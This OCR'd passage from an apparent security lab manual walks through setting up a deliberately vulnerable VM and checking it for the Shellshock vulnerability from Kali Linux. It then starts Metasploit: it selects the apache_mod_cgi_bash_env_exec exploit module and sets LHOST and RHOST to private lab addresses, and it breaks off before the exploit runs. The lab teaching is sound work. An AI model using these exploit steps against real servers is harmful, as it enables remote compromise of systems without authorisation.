
It will start the New Virtual Machine Wizard as shown in Figure.

Select the Typical (recommended) radio button and click on Next, as shown in Figure

4. It will open the Guest Operating System Installation window as shown in Figure
5. Click on Browse and navigate to the ISO you have downloaded in Step 2. Click on Next as shown in Figure




It will open a Select a guest operating system window as shown in Figure
6. Leave the options to default and click Next as shown in Figure




It will open the Name the virtual machine window as shown in Figure.

Type shellshock in the Virtual Machine name: text box and click on Next as shown in Figure




It will open a Specify Disk Capacity window as shown in Figure
7. Leave the options to default and click on Next as shown in Figure


8. Review the settings and click on Finish, as shown in Figure




9.
10. It will start installing the virtual machine. When the virtual machine will be completely installed, it will show you a command-line window as shown in Figure.




11. Type the command ifconfig and press Enter to view the IP address configuration of the machine, as shown in Figure



12. Switch and login to the Kali Linux VM. Open a web browser as shown in Figure




13. Type http://192.168.0.109 and press Enter to check if the webs server is up and running, as shown in Figure. Here, 192.168.0.109 is the IP address of the shellshock VM.




14. Type http://192.168.0.109/cgi-bin/status and press Enter to check if there is a shellshock vulnerability in the webserver, as shown in Figure. If it shows an output as


shown in Figure, then there is a shellshock vulnerability




15. Open the Metasploit tool. It will open a window, as shown in Figure



16. Type the command ‘use exploit/multi/http/apache_mod_cgi_bash_env_exec’ and press Enter to select the exploit, as shown in Figure




17.Set the lhost using the command ‘set LHOST 192.168.0.133’ and press Enter. The IP of the Kali Linux is 192.168.0.133, as shown in Figure.




18. Set the rhost using the command ‘set RHOST 192.168.0.109’ and press Enter. The IP


of the Shellshock VM is 192.168.0.109, as shown in Figure



